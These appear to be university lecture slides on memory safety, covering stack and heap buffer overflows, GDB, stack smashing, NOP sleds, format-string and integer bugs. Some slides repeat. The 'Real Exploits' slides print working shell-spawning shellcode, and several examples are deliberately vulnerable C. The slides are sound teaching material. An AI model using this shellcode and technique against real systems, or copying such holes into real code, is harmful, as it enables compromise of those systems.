


Memory Safety



Buffer Overflow/Overrun



- Buffer overflow or overrun is the most significant source of problem in computer systems today
- Particularly occur through systems programming language like C, C++
 - Low level programming language expose programmers to hardware and provide functions to manipulate the memory
 - These languages are used widely in implementing OS, browsers...
 - Contain millions of lines of code (difficult to debug)

3

Recent Occurrences



Popular Buffer Overflow Vulnerabilities

NVIDIA SHIELD TV

NVIDIA SHIELD TV is open to attacks, thanks to two vulnerabilities ...

macOS Catalina

macOS Catalina 10.15 fixes a number of vulnerabilities including a buffer overflow bug ...

VPN Products

... The security bugs are present in three popular VPN products, namely Pulse Secure, Palo Alto GlobalProtect and Fortinet Fortigate. ...

WhatsApp

... A critical bug was discovered in May in WhatsApp VoIP, the feature responsible for audio and video calls, which allowed an attacker to take over a mobile device. The vulnerability was reported as a buffer overflow bug. ...

Buffer Overflows



```
#include <stdio.h>
#include <stdlib.h>

char *
gets(char *buf) {
    int c;
    while((c = getchar()) != EOF && c != '\n')
        *buf++ = c;
    *buf = '\0';
    return buf;
}
```

```
int
read_req(void) {
    char buf[128];
    int i;
    gets(buf);
    i = atoi(buf);
    return i;
}

int
main() {
    int x = read_req();
    printf("x = %d\n", x);
}
```


Overview - Operating System



- Provides abstraction of hardware
 - Masks hardware characteristics
 - Enhance portability via abstraction
 - Allows safe and efficient use of resources
 - Facilitates communications between programs
- Executes and manages applications or programs
 - Process is an instantiation of the program
 - OS tracks the state (memory, registers, process control blocks, etc.) of the process


Process Memory Layout

- Code section
- Static data allocated when the program is started
- Heap, which is dynamically allocated memory
 - As more and more memory is allocated, it grows upwards
- Stack contains local variables and call frames
 - Grows downwards



Physical and Virtual Memory

- Processes' memories are mapped to physical memory using pages
- Mapped using page table
 - Contains entries with physical, virtual address and other bits



Stack



- Holds local variables, arguments to the function, return address, old base pointer
- When a function is called, space allocated for the data of that function (also helps in defining scope)
 - Known as **stack frame**
- State of the program in that function
- Contiguous storage of the same data type is called a buffer
- A buffer overflow occurs when more data is written to a buffer than it can hold

Stack Frames




```
void function (int a, int b, int c) {  
    char buffer1 [5];  
    char buffer2 [10];  
}
```

```
int main() {  
    function (1, 2, 3);  
}
```

Stack Frames

```
void function (int a, int b, int c) {  
    char buffer1 [5];  
    char buffer2 [10];  
}
```


```
int main() {  
    function (1, 2, 3);  
}
```



Stack Frames

```
void function (int a, int b, int c) {  
    char buffer1 [5];  
    char buffer2 [10];  
}
```

```
int main() {  
    function (1, 2, 3);  
}
```



Registers in x86



- EBP register points to the top of the current stack frame
- ESP register points to the bottom of the stack
- EIP register points to the next instruction to be executed
- x86 calling convention
 - When calling a function, the old EIP (RIP) is saved on the stack
 - When calling a function, the old EBP (SFP) is saved on the stack
 - When the function returns, the old EBP and EIP are restored from the stack

GDB



- GNU Debugger
 - Used for languages like C and C++
 - Helps understand the flow of programs and inspect the environment at some point in the execution
 - Useful in isolating bugs
- You need to compile with the -g option
- Run gdb followed by <obj>

```
# gcc -g <source> -o <obj>
```

```
# gdb <obj>
```

GDB



- Another way to do this:

```
# gdb
```

```
(gdb) file <obj>
```

```
(gdb) run
```

- `run` runs the program to completion
 - The program runs if there are no problems
 - If not, it will crash and give some related information
- We want more from GDB; it is an interactive program

GDB



- break command
 - Add breakpoints in the program to stop at designated points
 - `(gdb) break p1.c:7`
 - Sets a breakpoint at line 7 of p1.c
 - If the program reaches that line of code, it will stop for you to provide the next steps
 - Useful to trace the flow of the program
 - Also usable with functions
 - `(gdb) break main`

GDB



- continue command
 - `(gdb) continue`
 - Continue runs the program until the next breakpoint/watchpoint
 - `run` runs the program again from the beginning
 - For a single step, you may use `step/next`
 - `(gdb) step` is fine-grained. It steps into the next instruction and executes it. This may be in a new function, in which case it executes the first instruction of that function and waits
 - `(gdb) next` is similar but does not step into a function; instead, it treats it as a single instruction and evaluates it completely
- Simply pressing ENTER will repeat the last command

GDB



- print command
 - `(gdb) print myVariable`
 - Prints the value of the variable at that point
 - `(gdb) print/x myVariable`
 - Prints the value in hexadecimal
- `(gdb) watch myVariable` sets a watchpoint on a variables. Whenever its value is modified, the program will print the old and new values
 - Scope-based - the variable that it is in scope is used

GDB

- `backtrace` produces a stack trace of function calls that lead to a seg fault
- `where` provides a trace in the middle of the program
- `finish` completes the current function
- `delete` removes a breakpoint
- Conditional breakpoints stop only if some condition is true
- For structures, you may need to dereference to get a particular field's value.
- Other features - look up man pages.

Crashing the Stack




- Buffer overflows take advantage of the fact that bound checking is not performed

```
void function (char *str){  
    char buffer[16];  
    strcpy (buffer, str);  
}  
  
int main (int argc, char* argv[]){  
    function (argv[1]);  
}
```

Crashing the Stack

- Buffer overflows take advantage of the fact that bound checking is not performed

```
void function (char *str){  
    char buffer[16];  
    strcpy (buffer, str);  
}  
  
int main (int argc, char* argv[]){  
    function (argv[1]);  
}
```




Corrupt the Stack

- Instead of crashing, can an adversary take advantage of it?

```
void doSomething(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8; ...
}

int main(){
    int x = 0;
    doSomething(1, 2, 3);
    x = 1;
    printf("%d\n", x);
}
```




Corrupt the Stack

- Some systems will skip the assignment of 1 to x

```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;
}

int main(){
    int x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n", x);
}
```




Real Exploits



- **Smashing The Stack For Fun And Profit** by *Aleph One*
- Can modify return address and flow of the execution
- For real exploits, we want to mostly spawn a new shell where the exploit code can run.
 - The actual program may not contain code to spawn a shell
- Place the code to execute in the overflowing buffer and overwrite the return address to point to the buffer

Real Exploits



```
#include <stdio.h>
```

```
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0],
           name, NULL);
}
```

```
jmp 0x1F
popl %esi
movl %esi, 0x8(%esi)
xorl %eax, %eax
movb %eax, 0x7(%esi)
movl %eax, 0xC(%esi)
movb $0xB, %al
movl %esi, %ebx
leal 0x8(%esi), %ecx
leal 0xC(%esi), %edx
int $0x80
xorl %ebx, %ebx
movl %ebx, %eax
inc %eax
int $0x80
call -0x24
.string "/bin/sh"
```

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

Real Exploits



- Once we have the exploit code in the buffer, it executes when we return from the function
 - You may need a few modifications
- It may seem hard to exploit but is quite often used by adversaries to compromise systems

Stack Smashing



- The above attacks are known as **stack smashing** attacks
 - Find a buffer overflow vulnerability that is allocated on stack and that is at a lower address than return address
 - Inject malicious code that typically spawns a shell
 - Overwrite return address on stack with the address of malicious code
 - On return, malicious code will be invoked instead of returning to calling function
- How do you determine what and how much data to overwrite the buffer with?

Crashing the Stack




- Buffer overflows take advantage of the fact that bound checking is not performed

```
void function (char *str){  
    char buffer[16];  
    strcpy (buffer, str);  
}  
  
int main (int argc, char* argv[]){  
    function (argv[1]);  
}
```

Crashing the Stack

- Buffer overflows take advantage of the fact that bound checking is not performed

```
void function (char *str){  
    char buffer[16];  
    strcpy (buffer, str);  
}  
  
int main (int argc, char* argv[]){  
    function (argv[1]);  
}
```




Corrupt the Stack

- Instead of crashing, can an adversary take advantage of it?

```
void doSomething(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8; ...
}

int main(){
    int x = 0;
    doSomething(1,2,3);
    x = 1;
    printf("%d\n", x);
}
```




Corrupt the Stack

- Some systems will skip the assignment of 1 to x

```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;
}

int main(){
    int x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n", x);
}
```




Real Exploits



- **Smashing The Stack For Fun And Profit** by *Aleph One*
- Can modify return address and flow of the execution
- For real exploits, we want to mostly spawn a new shell where the exploit code can run.
 - The actual program may not contain code to spawn a shell
- Place the code to execute in the overflowing buffer and overwrite the return address to point to the buffer

Real Exploits



```
#include <stdio.h>

void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0],
           name, NULL);
}
```

```
jmp 0x1F
popl %esi
movl %esi, 0x8(%esi)
xorl %eax, %eax
movb %eax, 0x7(%esi)
movl %eax, 0xC(%esi)
movb $0xB, %al
movl %esi, %ebx
leal 0x8(%esi), %ecx
leal 0xC(%esi), %edx
int $0x80
xorl %ebx, %ebx
movl %ebx, %eax
inc %eax
int $0x80
call -0x24
.string "/bin/sh"
```

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

Real Exploits



- Once we have the exploit code in the buffer, it executes when we return from the function
 - You may need a few modifications
- It may seem hard to exploit but is quite often used by adversaries to compromise systems

Stack Smashing



- The above attacks are known as **stack smashing** attacks
 - Find a buffer overflow vulnerability that is allocated on stack and that is at a lower address than return address
 - Inject malicious code that typically spawns a shell
 - Overwrite return address on stack with the address of malicious code
 - On return, malicious code will be invoked instead of returning to calling function
- How do you determine what and how much data to overwrite the buffer with?

NOP Sleds



- Instead of having to jump to an exact address, make it “close enough” so that small shifts don’t break your exploit
- NOP
 - no-op instruction that does nothing (except advance the EIP)
 - an instruction in x86
- Chaining a long sequence of NOPs means that landing anywhere in the sled will bring you to your shellcode

Stack Smashing



- The above attacks are known as **stack smashing** attacks
 - Find a buffer overflow vulnerability that is allocated on stack and that is at a lower address than return address
 - Inject malicious code that typically spawns a shell
 - Overwrite return address on stack with the address of malicious code
 - On return, malicious code will be invoked instead of returning to calling function
- How do you determine what and how much data to overwrite the buffer with?

Heap Smashing



```
void main(int argc, char **argv) {
    int i;
    char *str = (char *) malloc(sizeof(char)*4);
    char *super_user = (char *)malloc(sizeof(char)*9);
    strcpy(super_user, "root");
    if (argc > 1) {
        strcpy(str, argv[1]);
    }
    else {
        strcpy(str, "xyz");
    }
}

./a.out xyz.....leaf
```

Format String Vulnerabilities



- printf format string vulnerabilities
 - `printf("%s", str);` // Good
 - `printf(str);` // Bad
 - `str` is interpreted by `printf` function as a format string
 - It is scanned for special format characters such as “%d”.
 - As formats are encountered, a variable number of argument values are retrieved from stack
 - Allows the attacker to peek into program memory by printing out values stored on stack (by using `%n` or `%hhn`)
 - Allows an arbitrary value to be written into memory of running program using `snprintf`
- `sprintf` is susceptible to buffer overflow!

Format String Vulnerabilities

```
void vulnerable(const char *input)
{
    volatile int value = 0x45454545;
    printf(input);
}
```

```
int main(int ac, char **av)
{
    volatile int value = 42;
    char buffer[64];

    fgets(buffer, sizeof(buffer), stdin);
    vulnerable(buffer);
    return 0;
}
```

```
./a.out
test
test
```

```
./a.out
%x.%x.%x.%x.
120a8.0.17a846ac.559d5578.
```


Integer Memory Safety Vulnerabilities

```
void func(int len, char *data) {  
    char buf[64];  
    if (len > 64)  
        return;  
    memcpy(buf, data, len);  
}
```

int is a **signed** type, but **size_t** is an **unsigned** type.

```
void *memcpy(void *dest, const void *src, size_t n);
```

Other Vulnerabilities



- Function pointers
 - `void (*foo)()`
- `longjmp` buffers
 - Used with `setjmp` as checkpoint/rollback
 - Corrupted buffer jumps to arbitrary location
- Manipulating environment variables
 - `getenv`
- Use-after-free
 - Dangling pointers
- Off-by-one